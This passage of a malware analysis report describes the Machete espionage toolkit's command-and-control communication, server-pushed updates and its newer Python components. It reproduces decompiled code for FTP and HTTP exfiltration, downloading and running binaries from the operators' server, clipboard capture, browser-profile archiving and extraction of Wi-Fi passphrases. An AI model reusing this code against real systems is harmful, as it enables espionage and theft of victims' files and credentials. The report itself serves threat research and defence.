
GoogleUpdate.exe: communication module

This component is responsible for communicating with the remote server. The configuration to set the connection is read from the `jer.dll` file: domain name, username and password. The principal means of communication for Machete is via FTP, although HTTP communication was implemented as a fallback in 2019.

Another line read from the configuration is a folder name on the server that identifies the campaign. Victim info is retrieved from the `chrom.dll` file and a folder on the server is created as */[folder_name]/MACaddr-HOSTNAME*.

Decryption is the inverse process to the one described for encryption of data in `chrom.dll` file (see section *GoogleCrash.exe: scheduling and persistence*).

Then, the main functionality of this component is to upload encrypted files located in the `Winde` folder to different subdirectories on the C&C server. Figure 20 shows how the folder is processed to upload documents.



```
#If dir Winde is not empty, then upload files in it
files_winde = os.listdir(dir_winde)
for y in range(len(files_winde)): #y variable is never used, but the array is treated like a stack
    if os.path.exists(dir_winde + files_winde[0]):
        pulled_filename = files_winde[0]
        del files_winde[0]
        (shortname, extension) = os.path.splitext(pulled_filename)
        full_path = dir_winde + '/' + pulled_filename
        if extension == '.ugz':
            ftp_upload(full_path, pulled_filename, 'Dfse')
        elif extension == '.wcrt':
            ftp_upload(full_path, pulled_filename, 'Dbse')
        elif extension == '.zip':
            ftp_upload(full_path, pulled_filename, 'Dbow')
        elif extension == '.txt':
            ftp_upload(full_path, pulled_filename, 'Dwis')
        else:
            ftp_upload(full_path, pulled_filename, 'Dqwo')
```

Figure 20 // Code to upload files in `Winde`

File listings


The listing of files generated by the `Chrome.exe` component (stored in the `Loc` folder) is read and those files are encrypted (temporarily to the `Winde` folder) and uploaded to the C&C server. All of this is done by this component and not the spy component, although that would make more sense.

Encryption is the usual AES routine and for naming, only ROT13 on the filename is performed. Once a file is uploaded, it is deleted from the `Winde` folder, as well as the corresponding line in the list of files.

Receiving updates

Not only is confidential information exfiltrated to the server, but Machete operators can, by leaving specific files on the server, update configurations, malware files, listings of files, or execute other binaries. Therefore, they can customize the malware behavior if they want to retrieve more specific data.


If a file `jer.dll` exists on the server when `GoogleUpdate.exe` runs, then the local config file `jer.dll` gets overwritten by this file. After being used, it gets deleted from the server. The code is shown in Figure 21.



```
#If file jer.dll (config) exists in ftp, write it to local jer.dll
#Delete file from ftp server
if 'jer.dll' in listdir_dvas:
    f = open(dir_goog + '/jer.dll', 'wb')
    sftp.retrbinary('RETR jer.dll', f.write)
    f.close()

    f2 = open(dir_gchrome + '/jer.dll', 'wb')
    sftp.retrbinary('RETR jer.dll', f2.write)
    f2.close()
    sftp.delete('jer.dll')
```

Figure 21 // Code to download a new configuration


If a file `bers.dll` exists, then it replaces the list of files for current year, located in the `Loc` folder. This way, the Machete operators can retrieve specific files from a compromised system.



```
#If file bers.dll (list of files) exists in ftp, write it to Loc\CurrentYearFile
#Delete file from ftp server
if 'bers.dll' in listdir_dvas:
    f = open(dir_loc + '/' + str(date_today.year), 'wb')
    sftp.retrbinary('RETR bers.dll', f.write)
    f.close()
    sftp.delete('bers.dll')
```

Figure 22 // Code to update file listings

There can also be executable files on the server. They will be copied to the `%APPDATA%` folder on the compromised computer and will be executed from there, as seen in Figure 23.



```
#Download exe files from Dvas folder in ftp server and execute them
#Then delete them from the server
for folder_dvas in listdir_dvas:
    shortname, ext = os.path.splitext(folder_dvas)
    local_copy = appd + '/' + folder_dvas
    if ext == '.aes':
        f = open(local_copy, 'wb')
        sftp.retrbinary('RETR ' + folder_dvas, f.write)
        f.close()
        os.rename(local_copy, appd + '/' + shortname + '.exe')
        abrir = os.startfile(appd + '/' + shortname + '.exe')
        os.remove(appd + '/' + shortname + '.exe')
        sftp.delete(folder_dvas)
```


Figure 23 // Code to download and execute other binaries

Finally, there can be .scr executables with updated components (.asae extension on the server), which will be copied to the `Ansrome` folder on a compromised PC. However, they are not executed.

If a file `bsera.txt` is in the same folder as the executables, the `GoogleUpdate.exe` component will proceed to delete all files from the `Ansrome` folder.

FTP folders

For every victim there will be folders on the FTP server, which are shown in Figure 24.



```
#Create subdirectories if they don't exist
if 'Dfse' not in victim_dir_list or 'Dqwo' not in victim_dir_list or 'Doer' not in victim_dir_list:
    list_folders = ['Dfse', 'Djuy', 'Dbse', 'Dqwo', 'Dvas', 'Doer', 'Dbow', 'Dwis']
    for i in range(len(list_folders)):
        sftp.mkd(list_folders[i])
```

Figure 24 // Folders on the FTP server

Here's a summary:

- `Dfse`: stores .htm files with clipboard data and keylogs
- `Dbse`: stores screenshots
- `Dqwo`: stores encrypted documents from local and removable drives
- `Dvas`: folder where operators can leave files to change configuration
- `Doer`: folder where operators can leave updated Machete executables
- `Djuy`: stores file listings (not encrypted)
- `Dbow`: stores zipped files with profile data from installed web browsers. Files are not encrypted or encoded and they can be quite large (300 MB for example)
- `Dwis`: stores .txt files (not encrypted) with wireless adapters, visible wireless networks and geolocation

HTTP communication

Since May 16th, 2019, new Machete binaries have emerged. After we had domain names related to the FTP server taken down, Machete's operators had to come up with a new plan to make the malware more reliable and maintain control of their victims.

Information is still being sent to an FTP server but, if for some reason the connection fails, then the information is sent over HTTP. The HTTP server is the same as the FTP server (same IP address), but the domain name used is different (more details in the section *Domain names* below).

For HTTP communication, proxy settings are retrieved and files in the `Winde` folder are sent if they are no bigger than 8 MB. If more than 5 files could not be successfully sent without errors, then the transfer is stopped. Both size and error-checking are new features first seen in May 2019.


Documents are sent by calling `urlopen()` [11] with the following parameters in the query string of the URL:

- **namepc:** MAC address and hostname of the victim.
- **nadir:** folder name on the server that identifies the campaign.
- **menrut0:** type of file. It is one of *"PXDfse"*, *"PXDbse"*, *"PXDwis"*, *"PXDbow"* or *"PXDqwo"*.
- **menfile0**: filename (which has already been transformed by applying ROT13, depending on the type of file).
- **mens0:** contents of the file (base64 data, as encryption was dropped for this version).

For file listings in the `Loc` folder, documents are encoded in base64 and sent in the same manner.

If five or more files generated errors when sending, then an alternative transfer method is executed. First, processes running on the system are inspected, looking for web browsers: Firefox, Chrome, Internet Explorer, Microsoft Edge and Opera. If any of those is running, then only five files under 1 MB will be sent. Files bigger than 1 MB will be deleted from the `Winde` folder.

The information will be sent as a query string with the same parameters described above, but once for all five documents. As can be seen in Figure 25, now there will be parameters *menrut0*, *menrut1*, etc.



```
input_value={'namepc':str(ftp_victim_dir),'nadir':ftp_folder,'menrut0':folder1,
'menfile0':list_files_onemb[0],'mens0':str(file1_onemb),'menrut1':folder2,
'menfile1':list_files_onemb[1],'mens1':str(file2_onemb),'menrut2':folder3,
'menfile2':list_files_onemb[2],'mens2':str(file3_onemb),'menrut3':folder4,
'menfile3':list_files_onemb[3],'mens3':str(file4_onemb),'menrut4':folder5,
'menfile4':list_files_onemb[4],'mens4':str(file5_onemb)}
action = http_server_url
method = 'post'
js_submit = '$(document).ready(function() {$("#form").submit(); });'
input_field = '<input type="hidden" name="{0}" value="{1}" />'
base_file_contents="""
                           <script src='http://www.google.com/jsapi'></script>
                           <script>
                               google.load('jquery', '1.3.2');
                           </script>
                           <script>
                               {0}
                           </script>
                           <form id='form' action='{1}' method='{2}' />
                               {3}
                           </form>
                           """
input_fields = ""
for key,value in input_value.items():
    input_fields+=input_field.format(key,value)
with open(gchrome_dir + 'google.html', "w") as file:
    file.write(base_file_contents.format(js_submit,action,method,input_fields))
    file.close()
    webbrowser.open(os.path.abspath(file.name),new=0,autoraise=False)

for y4s in range(len(list_files_onemb)):
    os.remove(winde_dir+list_files_onemb[0])

    del list_files_onemb[0]
```


Figure 25 // Code for HTTP exfiltration

Then a file `google.html` is written to disk and opened with the default web browser (which the Machete operators must have assumed would be open if a process for a web browser was found to be running). This will cause information to be sent to the C&C server via a http POST request.

New components

In June 2019 Machete started being delivered with several changes to its structure, while keeping essentially the same functionalities. Curiously enough, Machete seems to have been rewritten to use different libraries since this update, perhaps with the intent to evade detection.

This version's malicious tasks are divided into six components, which are no longer py2exe executables. Python scripts for malicious components, an original executable for Python 2.7, and all libraries used are packed into a self-extracting file called `python27.exe`. This binary is distributed along with a decoy document, as we've seen before. Figure 26 shows the configuration for self-extraction of the payload.



```
;!@Install@!UTF-8!
InstallPath="C:\\Python2.7"
GUIMode="2"
OverwriteMode="1+8"
RunProgram="C:\\Python2.7\\DLLs\\pythonw.exe C:\Python2.7\DLLs\_hashlbi.pyw"
;This SFX archive was created with 7z SFX Builder v2.1. (http://sourceforge.net.
;!@InstallEnd@!
```

Figure 26 // Configuration for self-extraction of python27.exe

A folder `C:\Python2.7` is created, holding malicious scripts and Python libraries in the `DLLs` subdirectory. The first component to be executed is `_hashlbi.pyw`, which is similar to `GoogleCrash.exe`, but with different code.

Before describing the components, it is worth mentioning that a component may perform tasks that are unrelated. This means that, in the future, Machete operators could swap parts of code between components, rename them, etc. trying to avoid detections.

_hashlbi.pyw: persistence


This component sets up malware folders and schedules tasks to run the other components. Folders and files are created under `C:\Python2.7` with the same name as the ones in a common Python installation. They are bogus and have no contents.

The following Windows Task Scheduler tasks are created. Note that there isn't a task for this component itself.

Table 1 *Tasks scheduled for the execution of components*

Task names	Component run	Frequency
GoogleExplorer, AdobcUpdate, SystemUpolate and InstallationUpdates	_clypes.pyw	at 9 am, 1 pm, 6 pm, 9 pm
InternetExplorer	_bsdbd.pyw	every 5 minutes
chromeUpdate	_elementree.pyw	every 15 minutes
WindowsUpdate	_mssi.pyw	every 15 minutes
OneDriveUpdate	_multiproccessing.pyw	every 10 minutes

This component also copies Microsoft Office files, .pdf, .jpg/.jpeg and .rar/.zip files from every drive to `%LOCALAPPDATA%\Microsoft\Dropbox\Crashpad` and creates directories with names based on the SHA-256 hash of those files, in `C:\Python2.7\DLLs\hhd`. Part of the code is shown in Figure 27.




```
def sha256_chunks():
    hasher=hashlib.sha256()
    with open(full_path,'rb',buffering=0)as f:
        for chunk in iter(lambda:f.read(1024*3072),b''):
            hasher.update(chunk)
            hasher.hexdigest()
            chunk_digest=hasher.hexdigest()

            if not os.path.exists(dest_path+chunk_digest):
                os.mkdir(dest_path+chunk_digest)
                shutil.copy(os.path.join(full_path),mal_dir_2+os.path.basename(full_path))
```

Figure 27 // Code for copying files

The hash is calculated using 3 MB chunks and its only purpose is keeping track of what files have already been copied.

_clypes.pyw: browser data

This component checks running processes (every three or four hours) looking for web browsers. It makes a .zip file with profile data from each of these browsers if they are not currently running: Chrome, Firefox, Opera and Internet Explorer. Filenames are different for every browser – see Figure 28 for details – but they all include the UTC time instead of local time, which is new for Machete. These files are saved in `%LOCALAPPDATA%\Microsoft\Dropbox\avatar_cache\`.




```
if not chrome_running:
    shutil.get_archive_formats()
    shutil.make_archive(browser_exfil+"\\"+utc_time+"-User_Datac","zip",localappdata_2+
    "\\Google\\Chrome\\User Data")
    time.sleep(10)

if not firefox_running:
    shutil.get_archive_formats()
    shutil.make_archive(browser_exfil+"\\"+utc_time+"-Profiles","zip",appdata+
    "\\Mozilla\\Firefox\\Profiles")
    time.sleep(10)

if not iexplorer_running:
    shutil.get_archive_formats()
    shutil.make_archive(browser_exfil+"\\"+utc_time+"-UserData","zip",appdata+
    "\\Microsoft\\Internet Explorer\\UserData")

if not opera_running:
        shutil.get_archive_formats()
        shutil.make_archive(browser_exfil+"\\"+utc_time+"-Opera_Stable","zip",appdata+"\\Opera
        Software\\Opera Stable")
```

Figure 28 // Archive names for different browsers

It also has the same code as the other component to copy files and generate folders with hashes.

_bsdbd.pyw: screenshots, clipboard, removable drives

To perform its tasks this component uses different libraries than the ones we described before. To access the clipboard the ctypes library is used and the contents are saved to a file `wwancgf_.html` in the `avatar_cache` folder.



```
ctypes_var_k32=ctypes.windll.kernel32
assert isinstance(ctypes.windll.user32,object)
ctypes_var_u32=ctypes.windll.user32

ctypes_var_u32.OpenClipboard(0)

if ctypes_var_u32.IsClipboardFormatAvailable(cf_text): #1 = text format
    clipboard_handle=ctypes_var_u32.GetClipboardData(cf_text)
    mem_handle=ctypes_var_k32.GlobalLock(clipboard_handle)
    char_array=ctypes.c_char_p(mem_handle)
    clipboard_data=(char_array.value.strip())
    ctypes_var_k32.GlobalUnlock(mem_handle)
else:
    ctypes_var_u32.CloseClipboard()

file_handle=open(html_file,"a")
file_handle.write('<br /><b><font color="   #8A2BE2">------------------</font><br />')
file_handle.write('<font color="#00F">Date: '+clipboard_data+"</font><br />")
file_handle.write('<br /><b><font color="   #8A2BE2">------------------------</font><br />')
file_handle.close()
```

Figure 29 // Code to obtain clipboard data

Screenshots are also saved in this folder. They are taken with `shot()` function from mss library [12].

Dumped screenshot: 'shopt-' + utcnow().strftime('%Y-%m-%d-%H_%M_%S.%f') + '.png'
Example: `shopt-2019-06-20-22_37_16.176.png`


The code for copying files and hashing is again present, but this time it has been modified to copy only files from removable devices. Copied files will have *'usb-'* prepended. Part of the code has been taken again from Tim Golden's site: *http://timgolden.me.uk/python/win32_how_do_i/find-drive-types.html*

_elementree.pyw: geolocation and updates from the server

This component performs geolocation with code similar to that described previously but with some added information.

A file `gt.txt` is created in the `avatar_cache` folder; a Google Maps URL with the location of the victimized computer and the output of the `systeminfo` Windows command are appended. The inclusion of that command is a new feature and it shows installed security patches, among other information.


Another file is created as *utc_time + '-gtn.txt'*. It contains the same information as the other file, but adds all nearby wireless networks and information about the WLAN to which the computer is connected (including the passphrase to connect). Part of the code is shown in Figure 30.



```
netsh_key='netsh wlan show profile name='+'"'+connected_wlan+'"'+' key=clear'
proc_netsh=os.popen(netsh_key)
wlan_connected_output=proc_netsh.readlines()

localappdata_2=os.getenv('LOCALAPPDATA')
exfil_folder=(localappdata_2+"\\Microsoft\\Dropbox\\avatar_cache\\")

cmd_sysinfo="systeminfo"
proc_sysinfo=subprocess.Popen(cmd_sysinfo,shell=True,stdout=subprocess.PIPE)
location_data,i1i1i11IIi=proc_sysinfo.communicate()

geofile_2=open(exfil_folder+time_utc+"-gtn.txt","w")
geofile_2.writelines("------------------------GEO---------------------------\n\n\n")
geofile_2.writelines(maps_url)
geofile_2.writelines("\n\n\n-----------------CONNECTION DATA--------------------\n\n\n")
geofile_2.writelines(wlan_connected_output)
geofile_2.writelines("\n\n\n-------------------NEARBY NETWORKS---------------------\n\n\n")
geofile_2.writelines(networks_output)
geofile_2.writelines("\n\n\n-------------------SYSTEMINFO---------------------\n\n\n")
geofile_2.writelines(location_data)
geofile_2.close()
```

Figure 30 // Code to obtain information about wireless networks

The second part of this component extracts the C&C server from the file `C:\Python2.7\DLLs\date.dll` (configuration file, base64-encoded) and downloads and executes binaries or scripts from there.



```
macaddr="%012X"%get_mac()
username=os.getenv('USERNAME')
server_folder = macaddr+"-"+username
localappdata=os.getenv('LOCALAPPDATA')
server_campaign="02"


def get_execs_from_sv():
    with open("C:\\Python2.7\\DLLs\\date.dll","r")as config_file:
        config_lines=config_file.readlines()
        server=config_lines[8]
        server_decoded=base64.b64decode(server)
        url_server=server_decoded.strip()

    url_exe_file=url_server+server_campaign+"/"+server_folder+"/PSLte/file.html"
    sv_response=requests.get(url_exe_file)
    exefiledata=base64.b64decode(sv_response.content)

    if '404 Not Found' not in sv_response.content:
        with open(localappdata+"\\Microsoft\\Dropbox\\QuitReports\\file.exe",'wb')as f:
            f.write(exefiledata)


    url_vbe_file=url_server+server_campaign+"/"+server_folder+"/PSLtv/file.html"
    sv_response=requests.get(url_vbe_file)
    vbefiledata=base64.b64decode(sv_response.content)

    if '404 Not Found' not in sv_response.content:
        with open(localappdata+"\\Microsoft\\Dropbox\\QuitReports\\file.vbe",'wb')as f:
            f.write(vbefiledata)
```

Figure 31 // Downloads from C&C server

The code in Figure 31 shows that a *.exe* or *.vbe* file will be downloaded (from the `PSLte` or `PSLtv` folders respectively) and executed (not shown in the snippet) if the operators have placed some files there for that specific target. There is also code to download a new configuration file and replace the one in use: a file `date.html` is retrieved from the `PSLte` directory on the server. A folder `QuitReports` is used to store downloaded files on the victimized computer.

_mssi.pyw: keylogging

